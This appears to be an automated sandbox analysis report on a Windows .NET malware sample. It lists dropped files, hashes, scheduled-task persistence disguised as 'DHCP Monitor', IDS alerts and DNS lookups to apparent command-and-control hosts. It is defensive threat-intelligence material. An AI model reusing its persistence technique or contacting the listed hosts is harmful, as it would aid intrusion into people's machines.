SSDEEP:	192:RylWethV1SLBdCYpy/zFkKt7QqMT0U2/JT0JN7Kae6b4vT:RYWetP1SLuhk6snT0UUKN7Kj
MD5:	5B3262B61A5EAA3EBE7E8BDC4958FC3F
SHA1:	112314D871226E07180BF2D0A2852120CBC1399F
SHA-256:	799A0831A87F80DDCED683CF26C082C58C936A1BB868DD0E97552A9F035BA4EE
SHA-512:	319AA0970867EC79FB9C6B5F90D8D276EAB4E59A7DFD6DEAB30C15F90651B80EA409C57F0FDC8E0E23EEAC0621AF0312CB0A4206F80E2F5E22D63B48AB7DD(57
Malicious:	**true**
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...(.....0.....5... ...@....@.. ....@.....4..O....@..d.....`.....4..... ..... ..H.....text... .... ..... ..`.rsrc...d....@.....@..@.rel oc.....`.....@..B.....4.....H.....@#.....3.....r...p(.....-.(....*(....r...p(....*....0..W.....s.....o....+..o.....(....(.....(.....o.....(....#. .....3@2..o.... ....(.....&..*.....G..S.....0..M.....(....(....o.....+2.....o ...,"..(!...,..o"...r...p(#...,..(....&..X....i2.*....0..4.....ri..p($...r...p .....%.(....(.....o%...t....*.0..".....r...p ..... o%....&.....&...*.*.....Bs&...r...p('...*....0.....

C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe:Zone.Identifier	
Process:	C:\Users\user\AppData\Local\Temp\LFEs2N6DU4.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\LFEs2N6DU4.exe.log	
Process:	C:\Users\user\Desktop\LFEs2N6DU4.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	847
Entropy (8bit):	5.35816127824051
Encrypted:	false
SSDEEP:	24:ML9E4Ks2wKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7a:MxHKXwYHKhQnoPtHoxHhAHKzva
MD5:	31E089E21A2AEB18A2A23D3E61EB2167
SHA1:	E873A8FC023D1C6D767A0C752582E3C9FD67A8B0
SHA-256:	2DCCE5D76F242AF36DB3D670C006468BEEA4C58A6814B2684FE44D45E7A3F836
SHA-512:	A0DB65C3E133856C0A73990AEC30B1B037EA486B44E4A30657DD5775880FB9248D9E1CB533420299D0538882E9A883BA64F30F7263EB0DD62D1C673E7DBA881
Malicious:	**true**
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\dhcpmon.exe.log	
Process:	C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	847
Entropy (8bit):	5.35816127824051
Encrypted:	false
SSDEEP:	24:ML9E4Ks2wKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7a:MxHKXwYHKhQnoPtHoxHhAHKzva
MD5:	31E089E21A2AEB18A2A23D3E61EB2167
SHA1:	E873A8FC023D1C6D767A0C752582E3C9FD67A8B0
SHA-256:	2DCCE5D76F242AF36DB3D670C006468BEEA4C58A6814B2684FE44D45E7A3F836
SHA-512:	A0DB65C3E133856C0A73990AEC30B1B037EA486B44E4A30657DD5775880FB9248D9E1CB533420299D0538882E9A883BA64F30F7263EB0DD62D1C673E7DBA881
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll",0..

C:\Users\user\AppData\Local\Temp\LFEs2N6DU4.exe	
Process:	C:\Users\user\Desktop\LFEs2N6DU4.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.713207310454996
Encrypted:	false
SSDEEP:	192:RylWethV1SLBdCYpy/zFkKt7QqMT0U2/JT0JN7Kae6b4vT:RYWetP1SLuhk6snT0UUKN7Kj
MD5:	5B3262B61A5EAA3EBE7E8BDC4958FC3F
SHA1:	112314D871226E07180BF2D0A2852120CBC1399F
SHA-256:	799A0831A87F80DDCED683CF26C082C58C936A1BB868DD0E97552A9F035BA4EE
SHA-512:	319AA0970867EC79FB9C6B5F90D8D276EAB4E59A7DFD6DEAB30C15F90651B80EA409C57F0FDC8E0E23EEAC0621AF0312CB0A4206F80E2F5E22D63B48AB7DD57
Malicious:	**true**
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...(.....0.....5... ...@....@.. ....@.....4..O....@..d.....`.....4..... ..... ..H.....text... .... ..... .. `.rsrc...d....@.....@..@.rel oc.....`.....@..B.....4.....H.....@#.....3.....r...p(.....-.(....*(....r...p(....*....0..W.....s.....o....+..o.....(....(.....(....o.....(....#. .....3@2..o.... ....(.....&..*.....G..S.....0..M.....(....(....o.....+2.....o ...,"..(!...,..o"...r...p(#...,..(....&..X....i2.*....0..4.....ri..p($...r...p .....%.(....(.....o%...t....*.0..".....r...p ..... o%....&.....&...*.*.....Bs&...r...p('...*....0.....

C:\Users\user\AppData\Local\Temp\LFEs2N6DU4.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\LFEs2N6DU4.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Local\Temp\dhcpmon.exe	
Process:	C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.713207310454996
Encrypted:	false
SSDEEP:	192:RylWethV1SLBdCYpy/zFkKt7QqMT0U2/JT0JN7Kae6b4vT:RYWetP1SLuhk6snT0UUKN7Kj

C:\Users\user\AppData\Local\Temp\dhcpmon.exe	
MD5:	5B3262B61A5EAA3EBE7E8BDC4958FC3F
SHA1:	112314D871226E07180BF2D0A2852120CBC1399F
SHA-256:	799A0831A87F80DDCED683CF26C082C58C936A1BB868DD0E97552A9F035BA4EE
SHA-512:	319AA0970867EC79FB9C6B5F90D8D276EAB4E59A7DFD6DEAB30C15F90651B80EA409C57F0FDC8E0E23EEAC0621AF0312CB0A4206F80E2F5E22D63B48AB7DD 57
Malicious:	**true**
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...(.....0.....5... ...@....@.. ....@.....4..O....@..d.....`.....4..... ..... ..H.....text... .... ..... .. `.rsrc...d....@.....@..@.rel oc.....`.....@..B.....4.....H.....@#.....3.....r...p(.....-.(....*(....r...p(....*....0..W.....s.....o....+..o.....(....(.....(.....o.....(....#. .....3@2..o.... ....(.....&..*.....G..S.....0..M.....(....(....o.....+2.....o ...,"..(!...,..o"...r...p(#...,..(....&..X....i2.*....0..4.....ri..p($...r...p .....%.(....(.....o%...t....*.0.."........r...p ..... o%....&.....&...*.*.....Bs&...r...p('...*....0.....

C:\Users\user\AppData\Local\Temp\dhcpmon.exe:Zone.Identifier	
Process:	C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Local\Temp\tmpA85B.tmp	
Process:	C:\Users\user\AppData\Local\Temp\LFEs2N6DU4.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1315
Entropy (8bit):	5.120413096534581
Encrypted:	false
SSDEEP:	24:2dH4+S/4oL600QlMhEMjn5pwjVLUYODOLG9RJh7h8gK0lR8xtn:cbk4oL600QydbQxIYODOLedq3qR8j
MD5:	0C10D650882D4A09257AF2C0D57880DE
SHA1:	440A4AFE21E983131E157010784C9F4ABABCDBED
SHA-256:	52537FE98CA5F2009CF8F41EB7AAD8E12913EB6C50CE21B5888BB2F0AB1BCD58
SHA-512:	EBCACB7799826E7610E897AB9DB119DDD751C5DE30A6C32A3E2814C03479644F3CF86274AD52BD349BC8526B05F26F8185F31BAD4DBB853AE9AB2902D622DA F
Malicious:	**true**
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo />.. <Triggers />.. <Principals>.. <Principal id="Author">.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>HighestAvailable</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatterie s>false</StopIfGoingOnBatteries>.. <AllowHardTerminate>true</AllowHardTerminate>.. <StartWhenAvailable>false</StartWhenAvailable>.. <RunOnlyIfNetworkAv ailable>false</RunOnlyIfNetworkAvailable>.. <IdleSettings>.. <StopOnIdleEnd>false</StopOnIdleEnd>.. <RestartOnIdle>false</RestartOnIdle>.. </Idl eSettings>.. <AllowStartOnDemand>true</AllowStartOnDemand>.. <Enabled>true</Enabled>.. <Hidden>false</Hidden>.. <RunOnlyIfIdle>false</RunOnlyIfIdle>.. <Wak

C:\Users\user\AppData\Local\Temp\tmpAD7D.tmp	
Process:	C:\Users\user\AppData\Local\Temp\LFEs2N6DU4.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1310
Entropy (8bit):	5.109425792877704
Encrypted:	false
SSDEEP:	24:2dH4+S/4oL600QlMhEMjn5pwjVLUYODOLG9RJh7h8gK0R3xtn:cbk4oL600QydbQxIYODOLedq3S3j
MD5:	5C2F41CFC6F988C859DA7D727AC2B62A
SHA1:	68999C85FC7E37BAB9216E0099836D40D4545C1C
SHA-256:	98B6E66B6C2173B9B91FC97FE51805340EFDE978B695453742EBAB631018398B
SHA-512:	B5DA5DA378D038AFBF8A7738E47921ED39F9B726E2CAA2993D915D9291A3322F94EFE8CCA6E7AD678A670DB19926B22B20E5028460FCC89CEA7F6635E755733
Malicious:	false

C:\Users\user\AppData\Local\Temp\tmpAD7D.tmp	
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo />.. <Triggers />.. <Principals>.. <Principal id="Author">.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>HighestAvailable</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>.. <AllowHardTerminate>true</AllowHardTerminate>.. <StartWhenAvailable>false</StartWhenAvailable>.. <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>.. <IdleSettings>.. <StopOnIdleEnd>false</StopOnIdleEnd>.. <RestartOnIdle>false</RestartOnIdle>.. </IdleSettings>.. <AllowStartOnDemand>true</AllowStartOnDemand>.. <Enabled>true</Enabled>.. <Hidden>false</Hidden>.. <RunOnlyIfIdle>false</RunOnlyIfIdle>.. <Wak

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	
Process:	C:\Users\user\AppData\Local\Temp\LFEs2N6DU4.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:4ot:Z
MD5:	899164DAF8349F673139B6C19C768F8C
SHA1:	BF14995E98D1EDCA60FADB7464DBE3B96F236A03
SHA-256:	562708312FBE0DC6E4D85E89DB03152C0C6F18EA4E37F89476986632F58E0C58
SHA-512:	600831A14C5647E15FFD62E09323CD23243A7389F46372C1F5DF991CCE4379B086F335D165E969240BFC1FCFEE30B24FD913F0E92B4D75596DC6E43A382C9921
Malicious:	**true**
Reputation:	unknown
Preview:	...p..H

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\task.dat	
Process:	C:\Users\user\AppData\Local\Temp\LFEs2N6DU4.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	52
Entropy (8bit):	4.611416824235501
Encrypted:	false
SSDEEP:	3:oN0nacwRE2J5xAlYt4A:oNcNwi23fpA
MD5:	2C569CD29074C38A4C89BFE53A83613A
SHA1:	032F40E0C7AEC8234604CCEF6FCF695E45D315F0
SHA-256:	B211D73206C466856EB91A61CE6DEFD0DEBF44C58F2066F3B6270F3315D61057
SHA-512:	F9DF17047992E5D6A9459D6E002D98F8C10278102DF0FE32E4456E2660546BCA1370A230643C9732E7CB9AF2CCAC2DE95584D8F0BD123B669D13388E84BD98B
Malicious:	false
Reputation:	unknown
Preview:	C:\Users\user\AppData\Local\Temp\LFEs2N6DU4.exe

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	5.713207310454996
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	LFEs2N6DU4.exe
File size:	12288
MD5:	5b3262b61a5eaa3ebe7e8bdc4958fc3f
SHA1:	112314d871226e07180bf2d0a2852120cbc1399f
SHA256:	799a0831a87f80ddced683cf26c082c58c936a1bb868dd0e97552a9f035ba4ee
SHA512:	319aa0970867ec79fb9c6b5f90d8d276eab4e59a7dfd6deab30c15f90651b80ea409c57f0fdc8e0e23eeac0621af0312cb0a4206f80e2f5e22d63b48ab7ddc57

General

SSDEEP:	192:RylWethV1SLBdCYpy/zFkKt7QqMT0U2/JT0JN7Kae6b4vT:RYWetP1SLuhk6snT0UUKN7Kj
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...(.....0.....5... ...@....@.. .....@.....

File Icon

Icon Hash:	8e65656565a5a580

Static PE Info

General

Entrypoint:	0x40351a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0xE6EFFE28 [Fri Oct 10 14:37:28 2092 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x1520	0x1600	False	0.545276988636	data	5.38661650822	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x4000	0x1464	0x1600	False	0.485440340909	data	5.87422786796	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x6000	0xc	0x200	False	0.044921875	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
10/13/21-21:02:34.210507	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	56590	8.8.8.8	192.168.2.7

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
10/13/21-21:02:40.001530	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	60501	8.8.8.8	192.168.2.7
10/13/21-21:02:45.903541	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	53775	8.8.8.8	192.168.2.7
10/13/21-21:02:51.066340	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	63668	8.8.8.8	192.168.2.7
10/13/21-21:03:01.665621	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	58717	8.8.8.8	192.168.2.7
10/13/21-21:03:34.130301	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	56680	8.8.8.8	192.168.2.7
10/13/21-21:03:44.820855	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	60983	8.8.8.8	192.168.2.7
10/13/21-21:04:01.242821	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	56064	8.8.8.8	192.168.2.7
10/13/21-21:04:21.984507	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	59571	8.8.8.8	192.168.2.7

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 13, 2021 21:02:24.612535954 CEST	192.168.2.7	8.8.8.8	0x95e9	Standard query (0)	store2.gofile.io	A (IP address)	IN (0x0001)
Oct 13, 2021 21:02:34.187187910 CEST	192.168.2.7	8.8.8.8	0xdc26	Standard query (0)	cloudhost.myfirewall.org	A (IP address)	IN (0x0001)
Oct 13, 2021 21:02:39.948121071 CEST	192.168.2.7	8.8.8.8	0xfe76	Standard query (0)	cloudhost.myfirewall.org	A (IP address)	IN (0x0001)
Oct 13, 2021 21:02:45.880455017 CEST	192.168.2.7	8.8.8.8	0x5e68	Standard query (0)	cloudhost.myfirewall.org	A (IP address)	IN (0x0001)
Oct 13, 2021 21:02:51.042285919 CEST	192.168.2.7	8.8.8.8	0x884e	Standard query (0)	cloudhost.myfirewall.org	A (IP address)	IN (0x0001)
Oct 13, 2021 21:02:53.222882032 CEST	192.168.2.7	8.8.8.8	0x97df	Standard query (0)	store2.gofile.io	A (IP address)	IN (0x0001)
Oct 13, 2021 21:02:55.477127075 CEST	192.168.2.7	8.8.8.8	0xf722	Standard query (0)	store2.gofile.io	A (IP address)	IN (0x0001)
Oct 13, 2021 21:02:56.288610935 CEST	192.168.2.7	8.8.8.8	0x2c4a	Standard query (0)	cloudhost.myfirewall.org	A (IP address)	IN (0x0001)
Oct 13, 2021 21:03:01.638463020 CEST	192.168.2.7	8.8.8.8	0x1cfb	Standard query (0)	cloudhost.myfirewall.org	A (IP address)	IN (0x0001)
Oct 13, 2021 21:03:02.567184925 CEST	192.168.2.7	8.8.8.8	0x1d61	Standard query (0)	store2.gofile.io	A (IP address)	IN (0x0001)
Oct 13, 2021 21:03:07.181483030 CEST	192.168.2.7	8.8.8.8	0x141e	Standard query (0)	cloudhost.myfirewall.org	A (IP address)	IN (0x0001)
Oct 13, 2021 21:03:12.757250071 CEST	192.168.2.7	8.8.8.8	0xd297	Standard query (0)	cloudhost.myfirewall.org	A (IP address)	IN (0x0001)
Oct 13, 2021 21:03:18.186084032 CEST	192.168.2.7	8.8.8.8	0x9ad1	Standard query (0)	cloudhost.myfirewall.org	A (IP address)	IN (0x0001)
Oct 13, 2021 21:03:23.689912081 CEST	192.168.2.7	8.8.8.8	0x6011	Standard query (0)	cloudhost.myfirewall.org	A (IP address)	IN (0x0001)
Oct 13, 2021 21:03:28.888942957 CEST	192.168.2.7	8.8.8.8	0xa14a	Standard query (0)	cloudhost.myfirewall.org	A (IP address)	IN (0x0001)
Oct 13, 2021 21:03:34.103861094 CEST	192.168.2.7	8.8.8.8	0x9a8a	Standard query (0)	cloudhost.myfirewall.org	A (IP address)	IN (0x0001)
Oct 13, 2021 21:03:39.443249941 CEST	192.168.2.7	8.8.8.8	0x5554	Standard query (0)	cloudhost.myfirewall.org	A (IP address)	IN (0x0001)
Oct 13, 2021 21:03:44.797622919 CEST	192.168.2.7	8.8.8.8	0xf5b8	Standard query (0)	cloudhost.myfirewall.org	A (IP address)	IN (0x0001)
Oct 13, 2021 21:03:49.958292007 CEST	192.168.2.7	8.8.8.8	0xa30f	Standard query (0)	cloudhost.myfirewall.org	A (IP address)	IN (0x0001)
Oct 13, 2021 21:03:55.820278883 CEST	192.168.2.7	8.8.8.8	0x5aa5	Standard query (0)	cloudhost.myfirewall.org	A (IP address)	IN (0x0001)
Oct 13, 2021 21:04:01.210704088 CEST	192.168.2.7	8.8.8.8	0xbbc3	Standard query (0)	cloudhost.myfirewall.org	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 13, 2021 21:04:06.401926041 CEST	192.168.2.7	8.8.8.8	0x3227	Standard query (0)	cloudhost.myfirewall.org	A (IP address)	IN (0x0001)
Oct 13, 2021 21:04:11.545428991 CEST	192.168.2.7	8.8.8.8	0x260b	Standard query (0)	cloudhost.myfirewall.org	A (IP address)	IN (0x0001)
Oct 13, 2021 21:04:16.845597029 CEST	192.168.2.7	8.8.8.8	0x2572	Standard query (0)	cloudhost.myfirewall.org	A (IP address)	IN (0x0001)
Oct 13, 2021 21:04:21.960386038 CEST	192.168.2.7	8.8.8.8	0x9d84	Standard query (0)	cloudhost.myfirewall.org	A (IP address)	IN (0x0001)
Oct 13, 2021 21:04:27.102984905 CEST	192.168.2.7	8.8.8.8	0x1b00	Standard query (0)	cloudhost.myfirewall.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 13, 2021 21:02:24.630748034 CEST	8.8.8.8	192.168.2.7	0x95e9	No error (0)	store2.gofile.io		31.14.69.10	A (IP address)	IN (0x0001)
Oct 13, 2021 21:02:34.210506916 CEST	8.8.8.8	192.168.2.7	0xdc26	No error (0)	cloudhost.myfirewall.org		91.121.250.249	A (IP address)	IN (0x0001)
Oct 13, 2021 21:02:40.001529932 CEST	8.8.8.8	192.168.2.7	0xfe76	No error (0)	cloudhost.myfirewall.org		91.121.250.249	A (IP address)	IN (0x0001)
Oct 13, 2021 21:02:45.903541088 CEST	8.8.8.8	192.168.2.7	0x5e68	No error (0)	cloudhost.myfirewall.org		91.121.250.249	A (IP address)	IN (0x0001)
Oct 13, 2021 21:02:51.066339970 CEST	8.8.8.8	192.168.2.7	0x884e	No error (0)	cloudhost.myfirewall.org		91.121.250.249	A (IP address)	IN (0x0001)
Oct 13, 2021 21:02:53.241328001 CEST	8.8.8.8	192.168.2.7	0x97df	No error (0)	store2.gofile.io		31.14.69.10	A (IP address)	IN (0x0001)
Oct 13, 2021 21:02:55.495481968 CEST	8.8.8.8	192.168.2.7	0xf722	No error (0)	store2.gofile.io		31.14.69.10	A (IP address)	IN (0x0001)
Oct 13, 2021 21:02:56.305104971 CEST	8.8.8.8	192.168.2.7	0x2c4a	No error (0)	cloudhost.myfirewall.org		91.121.250.249	A (IP address)	IN (0x0001)
Oct 13, 2021 21:03:01.665621042 CEST	8.8.8.8	192.168.2.7	0x1cfb	No error (0)	cloudhost.myfirewall.org		91.121.250.249	A (IP address)	IN (0x0001)
Oct 13, 2021 21:03:02.597265959 CEST	8.8.8.8	192.168.2.7	0x1d61	No error (0)	store2.gofile.io		31.14.69.10	A (IP address)	IN (0x0001)
Oct 13, 2021 21:03:07.199901104 CEST	8.8.8.8	192.168.2.7	0x141e	No error (0)	cloudhost.myfirewall.org		91.121.250.249	A (IP address)	IN (0x0001)
Oct 13, 2021 21:03:12.775641918 CEST	8.8.8.8	192.168.2.7	0xd297	No error (0)	cloudhost.myfirewall.org		91.121.250.249	A (IP address)	IN (0x0001)
Oct 13, 2021 21:03:18.204528093 CEST	8.8.8.8	192.168.2.7	0x9ad1	No error (0)	cloudhost.myfirewall.org		91.121.250.249	A (IP address)	IN (0x0001)
Oct 13, 2021 21:03:23.706641912 CEST	8.8.8.8	192.168.2.7	0x6011	No error (0)	cloudhost.myfirewall.org		91.121.250.249	A (IP address)	IN (0x0001)
Oct 13, 2021 21:03:28.907193899 CEST	8.8.8.8	192.168.2.7	0xa14a	No error (0)	cloudhost.myfirewall.org		91.121.250.249	A (IP address)	IN (0x0001)
Oct 13, 2021 21:03:34.130300999 CEST	8.8.8.8	192.168.2.7	0x9a8a	No error (0)	cloudhost.myfirewall.org		91.121.250.249	A (IP address)	IN (0x0001)
Oct 13, 2021 21:03:39.462678909 CEST	8.8.8.8	192.168.2.7	0x5554	No error (0)	cloudhost.myfirewall.org		91.121.250.249	A (IP address)	IN (0x0001)
Oct 13, 2021 21:03:44.820854902 CEST	8.8.8.8	192.168.2.7	0xf5b8	No error (0)	cloudhost.myfirewall.org		91.121.250.249	A (IP address)	IN (0x0001)
Oct 13, 2021 21:03:49.976731062 CEST	8.8.8.8	192.168.2.7	0xa30f	No error (0)	cloudhost.myfirewall.org		91.121.250.249	A (IP address)	IN (0x0001)
Oct 13, 2021 21:03:55.836883068 CEST	8.8.8.8	192.168.2.7	0x5aa5	No error (0)	cloudhost.myfirewall.org		91.121.250.249	A (IP address)	IN (0x0001)
Oct 13, 2021 21:04:01.242820978 CEST	8.8.8.8	192.168.2.7	0xbbc3	No error (0)	cloudhost.myfirewall.org		91.121.250.249	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 13, 2021 21:04:06.420233011 CEST	8.8.8.8	192.168.2.7	0x3227	No error (0)	cloudhost.myfirewall.org		91.121.250.249	A (IP address)	IN (0x0001)
Oct 13, 2021 21:04:11.563745022 CEST	8.8.8.8	192.168.2.7	0x260b	No error (0)	cloudhost.myfirewall.org		91.121.250.249	A (IP address)	IN (0x0001)
Oct 13, 2021 21:04:16.863938093 CEST	8.8.8.8	192.168.2.7	0x2572	No error (0)	cloudhost.myfirewall.org		91.121.250.249	A (IP address)	IN (0x0001)
Oct 13, 2021 21:04:21.984507084 CEST	8.8.8.8	192.168.2.7	0x9d84	No error (0)	cloudhost.myfirewall.org		91.121.250.249	A (IP address)	IN (0x0001)
Oct 13, 2021 21:04:27.121478081 CEST	8.8.8.8	192.168.2.7	0x1b00	No error (0)	cloudhost.myfirewall.org		91.121.250.249	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- store2.gofile.io

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
